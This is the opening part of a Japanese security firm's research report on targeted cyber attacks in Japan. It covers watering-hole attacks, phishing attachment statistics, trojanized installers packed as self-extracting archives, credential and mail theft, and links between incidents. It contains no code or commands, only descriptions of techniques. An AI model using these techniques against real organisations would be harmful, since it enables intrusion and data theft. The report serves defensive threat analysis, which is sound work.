Cyber GRID View

vol.1

日本における
標的型サイバー攻撃の事故実態調査レポート

株式会社ラック
サイバーグリッド研究所

目次

本文書の利用はすべて自己責任でお願いいたします。本文書の記述を利用した結果生じる、いかなる損失についても株式会社ラックは責任を負いかねます。

本データをご利用いただく際には、出典元を必ず明記してご利用ください。

(例 出典：株式会社ラック【日本における、標的型サイバー攻撃の事故実態調査レポート】)

LAC、ラックは、株式会社ラックの商標です。JSOC(ジェイソック) は、株式会社ラックの登録商標です。

その他、記載されている製品名、社名は各社の商標または登録商標です。

執筆者　初田 淳一　石川 芳浩　金子 博一

01 はじめに

本レポートは、ラックがこれまでに対応した、日本における標的型サイバー攻撃を調査･分析し、結果を取りまとめたものです。

標的型サイバー攻撃は、世界的には 2010 年 1 月の米国 Google 社に対する事案が、国内では 2011 年後半に大手重工メーカや衆参両院への事案が確認されて以降、多く報告されるようになりました。

しかし、被害を受けた企業は、攻撃者が具体的にどのような手法を用いて侵入し、攻撃を行ったかについて公表しないため、被害に遭ったことがない企業、 被害に気づいていない企業がそれを知る機会はあまりありません。そのため、標的型サイバー攻撃への備えを検討したとしても、入口・出口対策に目が行きやすく、そこをすり抜けられた場合の、内部ネットワークにおける防御策にまで注意が払われていないケースが少なくありません。さらに一部の企業では、既存の製品にまだ活用の余地があるにもかかわらず、新たに標的型サイバー攻撃に特化した製品を導入し、安心してしまうケースもあるように見受けられます。万が一セキュリティ事案が発生した場合に適切に対処するためにも、具体的な攻撃手法を理解しておくことは重要です。

近年、国内でもフォレンジック調査やマルウェア※解析の必要性が広く認識されるようになりました。一つの事案を掘り下げることも重要ですが、事案相互の関連性を調べて全体を俯瞰することにより、それまで見えなかった攻撃者の意図や手口が浮かび上がることがあります。一般の犯罪捜査で、過去の事件と照合した結果、実は連続犯だったと判明するケースがあるのと同様です。

※悪意のあるソフトウェアの総称

ラックでは、「サイバー 119」によるセキュリティ事案への緊急対応をはじめ、フォレンジック調査やマルウェア解析などを数多く手掛けています。現場で収集した攻撃の際の痕跡はすべてデータベース化しており、それを基に、このたびの多角的・多面的な分析が可能となりました。攻撃者像が垣間見えたところで事案発生が防止できるわけではありませんが、攻撃を受けた際に何を優先し、いかに対処すべきか、より有効な手立てが講じられるようになると考えています。

以上のような観点から、レポート前半ではまず、実際に起こった事案から標的型サイバー攻撃の手法を明らかにし、広く理解を深めていただくことを狙いとしました。後半では、複数の事案の関連から見えてくる攻撃者の特徴や攻撃パターンなどについて、調査・分析した結果の一部を紹介します。

なお、2014 年度中には、続編として、標的型サイバー攻撃を受けた際の調査対象に関するトリアージ（優先度決定）の考え方や緩和策、対策についても公表する予定です。本レポートと併せてご活用ください。

本レポートが、皆さまの標的型サイバー攻撃対策に少しでもお役に立てば幸いです。

サイバー・グリッド研究所　チーフ・リサーチャー兼
サイバー救急センター　脅威分析グループ　グループリーダー

初田淳一
CISSP, GCFA, EnCE

02 エグゼクティブサマリー

標的型サイバー攻撃の攻撃者は、狙いを定めた組織から情報を窃取するためには手段を選びません。その手口は年々巧妙化・多様化し、目的を達するまでは執拗に繰り返します。当初は、メールに悪性ファイルを添付して直接送り付ける手法が主流でしたが、2013 年に入り、ゼロデイ [1] を悪用した「水飲み場型攻撃」が日本でも初めて確認されました。

水飲み場型攻撃は、正規のウェブサイトを改ざんし、そこに標的対象とする組織のユーザが訪れた時のみマルウェア感染させる攻撃手法です。海外でも 2012 年ごろに確認され、以降、国内外で増加傾向にあります。表 1 はメディアで報道された国内外の標的型サイバー攻撃の一覧で、表中、四角 (■) が示す事案が水飲み場型攻撃とされているものです。言うまでもなく、これらは氷山の一角にすぎません。

攻撃者は、メールへの悪性ファイルの添付や、ユーザが普段よく訪れるウェブサイトの改ざん、ソフトウェアのインストール・更新時の悪用など、あらゆる手段で標的対象組織の PC をマルウェアに感染させようとします。マルウェアに感染したことのない組織はまず見当たらないと言っていいでしょう。標的型サイバー攻撃への対策では、感染や攻撃者の活動の早期探知と被害を拡大させないための多層防御が肝要ですが、併せて、攻撃手法への理解を深めることが極めて重要です。

本レポートでは、日本における標的型サイバー攻撃の実際の事案から、ポイントを以下のようにまとめました。本文ではさらに、攻撃者の攻撃手法や傾向、事案間に共通して見られる点などについて詳しく解説します。

攻撃者による事前の情報収集

- 攻撃者は、次の攻撃の足掛かりとするため、メールを窃取して次の対象組織の情報を把握します。また、窃取したメールを基に、精巧ななりすましメールを作成します。

マルウェア感染手法

- 企業に送りつけられた標的型メールなど、悪性ファイルを添付したメールでは、様々な脆弱性を突くものよりも、利用者のクリック（ファイルの実行など）を期待するものが約 8 割を占めています。
- 標的型メール以外では、水飲み場型攻撃のほか、ソフトウェアを配布・アップデートするサーバに不正侵入し、正規のソフトウェアをマルウェア化して対象組織の PC をマルウェアに感染させる手法があります。

感染 PC を踏み台とした内部への不正アクセス

- 攻撃者は、スキャンやブラウザの履歴を確認するなど、様々な方法により内部にあるサーバやネットワークを把握します。
- パスワードやパスワードのハッシュ値 [2] を取得すると、攻撃者はパスワードの所有者になりすまして内部への不正アクセスを繰り返し、最終的に対象組織の管理者権限を取得します。パスワードやパスワードのハッシュ値を取得するツールとして、gsecdump の利用が全体の半分を占めているものの、他にも様々な種類が使われていることが明らかになっています。
- 攻撃者は、組織内部での不正アクセスの過程でリモートコマンドを実行します。うち、タスクスケジューラの悪用が全体の 6 割以上で見られます。
- 攻撃全般で使われるツールはカスタム化したものや一般に流通していないものを使用し、ウイルス対策ソフトの検出を回避しようとする特徴があります。また、最新の攻撃手法も取り込んでいます。
- 2014 年あたりからは、対象ユーザによってマルウェアの動作を変更させるなど、対象組織で情報収集した結果を反映させた攻撃も確認しています。

情報窃取

- 情報窃取の際は、盗み出した情報が何かをフォレンジック調査などで知られないよう、複雑なパスワードを設定します。中には、大きなサイズのファイルのアップロードに気付かれないようにするためか、ファイルのアップロード制限を回避するためかは不明ですが、ファイルを細切れにした上で窃取するものもあります。

事案間の関連性

- 事案間の関連性を分析した結果、標的対象とする組織を同業種に限定するケースをいくつか確認しています。
- 「サイバー 119 」が対応した事案のうち、同一のマルウェアなどが他の事案でも見られた割合は全体の 2%でした。一方、マルウェアの通信先ドメインは、複数の事案間で 8%が一致しました。この違いは、攻撃者にとって、マルウェアの亜種作成に比べると新たな通信先ドメインの設定のほうが手間を要するためだと考えられます。
- 2014 年夏には、感染手段の異なる攻撃を同時期に行い、盗難したと推測される複数のデジタル署名を使用するような、レベルの高い標的型サイバー攻撃も国内で確認されています。
- 事案間の関連性が判明したことにより、感染原因の早期解明につながったケースもありました。攻撃に使われたマルウェアの接続先（通信先ドメイン）が、それ以前に調査した事案のマルウェアと同一であることが判明し、そこから侵入手法を突き止めたケースです。過去の攻撃の痕跡を蓄積していくことで、万が一の際も早期に対策を講じることが期待できます。

1. ソフトウェアベンダからの脆弱性情報や修正プログラムの公開前に、その脆弱性を悪用して攻撃すること。また、脆弱性そのもののこと。
2. 入力データ（パスワード）を一定のサイズに圧縮した値。入力データが 1 ビットでも変化すると値は大きく変わるため、ハッシュ値から入力データに戻すのは困難となる。

表 1 メディアで報道された標的型サイバー攻撃の事案 (■ ＝ 水飲み場型攻撃とされているもの)

2009	11	世界の石油・天然ガスなどのエネルギー関連企業や製薬会社などへのサイバー攻撃（Night Dragon）
2010	1	Google を含む米国企業へのサイバー攻撃（Operation Aurora）
	6	イランの核燃料施設を標的としたサイバー攻撃（Stuxnet）
2011	3	米国 EMC（RSA）社へのサイバー攻撃
	3	フランス財務省へのサイバー攻撃により G20 情報が流出
	4	ソニーへのサイバー攻撃により個人情報が流出
	4	米国や英国などで、人権擁護団体、自動車、化学、防衛の複数の団体･企業へのサイバー攻撃（Nitro Attacks）
	5	韓国の農協銀行で、業者が持ち込んだノート PC を介した内部への不正侵入でハードディスクが破壊
	9	三菱重工へのサイバー攻撃
	10	衆議院へのサイバー攻撃によるマルウェア感染で議員のパスワードが流出
	11	総務省で標的型攻撃メールによるマルウェア感染を確認
2012	1	JAXA から HTV（H-II Transfer Vehicle）の仕様や運用に関連する情報等が流出
	2	特許庁で標的型攻撃メールによるマルウェア感染
	3	国際協力銀行における情報流出
	5	原子力安全基盤機構における情報流出
	5	イランを中心とする中東を標的としたサイバー攻撃（Flame）
	7	財務省でマルウェア感染による情報流出
	7 ■	米国で、防衛産業関係者や政治活動家などの特定ユーザを狙った大規模なサイバー攻撃（VOHO Campaign[3]）
	11	JAXA からロケット設計情報が流出
	11	三菱重工（宇宙関連の事業所）におけるマルウェア感染
	12	日本原子力研究開発機構における情報流出
	12 ■	米国の外交問題評議会のウェブサイトに Internet Explorer (IE) のゼロデイの脆弱性を悪用する攻撃コードが埋め込まれる[4]
2013	1	農林水産省から TPP 関連などの機密情報が流出
	2	外務省ネットワークから外部への情報流出
	2	米国 Facebook に対し、Java のゼロデイの脆弱性を悪用した攻撃
	2	日本を対象とする一太郎のゼロデイの脆弱性を悪用した標的型サイバー攻撃[5]
	3	韓国の主要な放送局、銀行がサイバー攻撃を受けマルウェアに感染、ATM やオンラインバンキングがサービス不能に
	3 ■	中国のニュースサイトに IE の脆弱性を悪用する攻撃コードが埋め込まれる[6]
	5	Yahoo! JAPAN への不正アクセスにより、最大 2200 万件の ID や 148 万件のパスワード（ハッシュ）、およびパスワードを忘れてしまった場合の再設定に必要な情報が一部流出の可能性
	5 ■	米国労働省のウェブサイトに IE のゼロデイの脆弱性を悪用する攻撃コードが埋め込まれる[7]
	9 ■	日本において、IE のゼロデイの脆弱性を悪用した水飲み場型攻撃[8] を初めて確認
	10	Adobe にサイバー攻撃、290 万人分の顧客情報と製品ソースコードが流出
	11	中東、南アジア、日本などで画像ファイルを利用したゼロデイ攻撃を確認
	11 ■	米国の安全保障政策に関するウェブサイトに IE のゼロデイの脆弱性を悪用する攻撃コードが埋め込まれる[9]
	11	日本を対象とする一太郎のゼロデイの脆弱性を悪用する標的型攻撃[10]
2014	1 ■	高速増殖炉もんじゅ および国立がん研究センターが、GOM Player の利用時におけるアップデート通信で不正なプログラムを実行される[11]
	2 ■	はとバス・ヤマレコに IE のゼロデイの脆弱性を悪用する攻撃コードが埋め込まれる[12]
	2	海外の NPO 団体のウェブサイトに Adobe Flash Player のゼロデイの脆弱性を悪用する攻撃コードが埋め込まれる[13]
	4	米国で、防衛および金融関係者を対象とする IE のゼロデイの脆弱性を悪用した標的型攻撃を確認[14]
	4 ■	シリアの投票システムサイトに Adobe Flash Player にゼロデイの脆弱性を悪用する攻撃コードが埋め込まれる[15]
	5 ■	日本バスケットボール協会のウェブサイトに IE の脆弱性を悪用する攻撃コードが埋め込まれる[16]
	8 ■	日本で、インターネットサービスプロバイダ（ISP）、学術機関、大学関係者などを対象とする EmEditor の更新チェッカーを悪用した水飲み場攻撃[17]

03 標的型サイバー攻撃

3.1. 標的型サイバー攻撃の全体的な流れ

標的型サイバー攻撃では、攻撃者はまず、標的組織やそこに所属する社員について情報収集し、その組織や関連組織の社員、外部から問い合わせをする人などになりすまし、マルウェアに感染させるためのメールを継続して（執拗に）送ります。

組織内の PC がたった 1 台でもマルウェア感染させられると、攻撃者はその PC とネットワークに関する情報を収集し、それを踏み台に他の PC への不正アクセスを繰り返します。最終的にはドメイン管理者の権限を取得して組織内の全ての PC をコントロール下に置き、以降、継続的に組織をモニタリングし、情報の窃取などを行います。管理者権限が得られない場合でも、感染時のユーザの権限で窃取可能な情報を盗み取ります。図 1 に標的型サイバー攻撃の概要を示します。

なお、標的型サイバー攻撃の主な目的は情報の窃取ですが、2010 年発生のイランの核燃料施設を狙った Stuxnet や、2013 年に韓国で発生した、複数の銀行や放送局を狙った攻撃では、標的組織の業務の阻害を最終目的としていました。




図 1 標的型サイバー攻撃の概要

3.2. 水飲み場型攻撃

水飲み場型攻撃については、2012 年後半以降、国内外で少なくとも 10 件以上報告されています（前掲表 1）。水飲み場型攻撃とは、水飲み場に集まる動物を狙った猛獣の狩りの仕方になぞらえたもので、攻撃対象とする組織のユーザが普段アクセスするウェブサイト（水飲み場）にマルウェアを埋め込み（わなを仕掛け）、ユーザがそのサイトを閲覧しただけで感染してしまう（わなにかかってしまう）攻撃方法です。巨大なポータルサイトのような、不特定多数のユーザが訪問するサイトに限らず、特定の関心事をテーマとし、関係する組織・業界のユーザが主に訪問するサイトなども、攻撃対象を絞り込むための狩り場として狙われています。

国内では 2013 年 8 月に、水飲み場型攻撃とゼロデイの脆弱性（Internet Explorer の脆弱性を突いた攻撃：MS13-080[18]/CVE-2013-3893[19]）とが組み合わさった事案が初めて確認されました[20]（図 2）。この事案では、攻撃者がサイトを改ざんして不正プログラムを設置し、アクセスしてきた人の IP アドレスが攻撃対象であった場合のみ、マルウェア感染のための攻撃コードを応答ページに追加する細工がなされていました（図 3）。そのため、攻撃対象ではない組織（セキュリティの専門企業など）が攻撃に気付くことは、まず困難な状況でした。




図 2 水飲み場型攻撃の概要




図 3 水飲み場型攻撃の際の、アクセス者の IP アドレスによる制御（JSOC INSIGHT vol.2[21] より）

また、2014 年の 1 月と 8 月には、音楽プレイヤーとテキストエディタのそれぞれの更新サイトが不正アクセスを受け、正規のソフトウェアをダウンロードしようとしたユーザに、代わりにマルウェアをダウンロードさせて感染させる事案が発生しました。原因として、更新サイトへの不正アクセスの他に、それぞれのソフトウェアの更新プログラムにデジタル署名を検証しない不備があったことが挙げられます。この事案でも、特定の組織が攻撃対象となっていたと報告されています[22, 23]。

2014 年 5 月には、コンテンツデリバリネットワークサビス[24] の一部が攻撃され、メーカから配布されるドライバなど、正規ファイルがマルウェアに置き換えられる事案も報告されました[25]。これについては、マルウェアの種類が通常の標的型サイバー攻撃で使用されるものとは異なり、また、特定の組織を攻撃対象としたわけではないように見受けられることから、水飲み場型攻撃ではなかったと推測されます。しかし、日本企業の配布するファイルがマルウェア化された事実からは、日本全体を対象とした攻撃であった可能性は否定できません。

いずれにしても、水飲み場型攻撃は今後も減ることはなく、攻撃対象とされたユーザが様々な場面で巻き込まれることは容易に予想されます。これに伴い、サイト側においてはより一層の対策強化が求められる時代になったと言えるでしょう。

24 ウェブコンテンツの配信に関するパフォーマンスを、世界に分散配置したキャッシュサーバなどによって向上させるサービス。

04 各フェーズに関する調査結果

4.1. 事前の情報収集

ラックでは 2011 年に、主に標的型攻撃メールについて取り上げた「サイバー産業スパイの実態」と題する調査結果を公表しました。その当時、海外では SNS の Facebook などを利用した情報収集が行われていると言われていましたが、国内での情報収集の実態はこの調査結果ではまだ把握できていませんでした。

その後、標的型サイバー攻撃への事後対応でフォレンジック調査を実施する中で、攻撃者が PC をマルウェア感染させた後に情報を窃取した痕跡が確認できました。窃取の痕跡を確認したのは、メールに関する次の情報です。

1. **メールそのもの（メールアドレスを含む）**
2. **メールのアドレス帳**
3. **メールアカウントの ID とパスワード**

攻撃者は、SNS（Facebook など）を含めてインターネットから収集した情報だけでなく、不正侵入した PC から窃取した情報の悪用も多いと考えられます。上記のメール関連情報は、標的組織から直接窃取するだけでなく、その組織が所属する業界団体や関連企業からも盗み取られています。

その結果、攻撃者は、関係者を装ったより精巧ななりすましメールを作成できるようになります。メール本文を書き換える場合でも、なりすました人のちょっとした表現の特徴（例えば「おつかれさまです」「お疲れ様です」といった漢字・仮名の区別）を踏襲するのはもちろんのこと、対象者と長らくメールをやりとりしていない場合に、「ご無沙汰しております。前回のゴルフではお世話になりました」など、以前のメール内容を踏まえたあいさつから始まるものまでありました。


メールそのものの取得については、メールサーバに接続してメールを eml 形式にエクスポートするツールを使うものや、拡張子が「eml」、「msg」などとなっているファイルをまとめて窃取するものも確認しています。メールアカウントの ID やパスワードを窃取するのは、その後も継続的してメールを盗み見るためと考えられます。

また、企業によってはインターネットからアクセス可能なウェブメールの環境が用意されていますが、これを悪用し、なりすました相手に気づかれることなく標的型メールを送信している事案もありました。この事案では、ウェブメールのアカウント情報がどうやって取得されたのか、原因は判明しませんでしたが、ブラウザに記憶させたパスワードやウェブの閲覧履歴、キーロガーからアカウント情報を窃取する事案が他で確認されていることから、これらの可能性が高いと考えられます。

4.2. 標的型メール

標的型メールについては、IPA[26, 27] や警察庁 [28] から報告されている手口以上に本レポートで特筆すべきものはありませんが、参考までに、顧客複数社で確認された悪性の添付ファイルの割合を図 4 に示します。これら悪性の添付ファイルは、メールのウイルス対策ゲートウェイをすり抜け、他のセキュリティ機器で検出されたものです。なお、この統計にはスパムメールのような、メール本文が標的組織に合わせて作られていないものも含まれています。

確認された標的型メールのうち、実行ファイル（拡張子が exe、scr などのもの）やマクロファイル（doc、xls など）、ショートカットファイル（lnk）など、ユーザによるクリックを意図したファイルを添付したものが全体の 76% を占めています。ただしこの割合は、組織のセキュリティ対策の状況により大きく変化します。また、Microsoft Word（doc、rtf）や一太郎（jtd）、Adobe Flash Player（swf）などの脆弱性を突くものは、メールのウイルス対策ゲートウェイでブロックされているとも考えられ、これらのメールの割合が低いとは単純には言えないことに注意が必要です。実行ファイルについては、その多くが圧縮されていました（図 5 ）。



※図中「CVE-」は
脆弱性の識別番号。
その後の括弧内は右記の通り。

swf =Adobe Flash Player
jtd = 一太郎
rtf/doc= Microsoft Word

図 4 添付ファイルの種類・脆弱性の内訳




図 5 実行ファイルの種類および圧縮形式の内訳

4.3. 正規ファイルのマルウェア化

正規ファイルをマルウェア化する攻撃は、国内では「3.2. 水飲み場型攻撃」で紹介した 2013 年の事案があり、海外では、2014 年に、制御システムで使用されるアプリケーションや機器の開発に携わるベンダのサイトが侵害されて正規のソフトウェアインストーラがマルウェアに置き換えられた事案が報告されています [29]。

手法としては、正規のソフトウェアとマルウェアを合わせて RAR（ファイル圧縮形式の一つ）でファイルを圧縮した上で、SFX（SelF-eXtracting file archive ＝自己解凍書庫）を使用して実行ファイルにするもの（図 6）を複数確認しています（図 7）。この手法は容易なため、今後も多用されることが推測されます。同様の悪性ファイルは、2012 年に nProtect 社からも報告 [30] されています。この他、やはりファイル圧縮形式の一つである CAB の SFX も確認されており、今後、zip や 7-Zip など、他の圧縮形式でも SFX が確認される可能性があります。

この種のマルウェアには正規のソフトウェアが含まれるため、その分ファイルサイズは大きくなります。ネットワーク型セキュリティ対策製品の中には、一定の大きさ以上のファイルはスキャンしないものもありますので、注意が必要です。使用しているセキュリティ対策製品について、スキャンで対象となるファイルのサイズを一度確認しておくことをお勧めします。

図 6 正規インストーラがマルウェア化されたイメージ




図 7　マルウェア化された音楽プレイヤーのインストーラ

一方、マルウェア化する際に SFX を使用しない事案もありました。この事案では、実行ファイル内のリソース情報から、マルウェア作成者の PC は中国語環境であったと推測されます（図 8）。

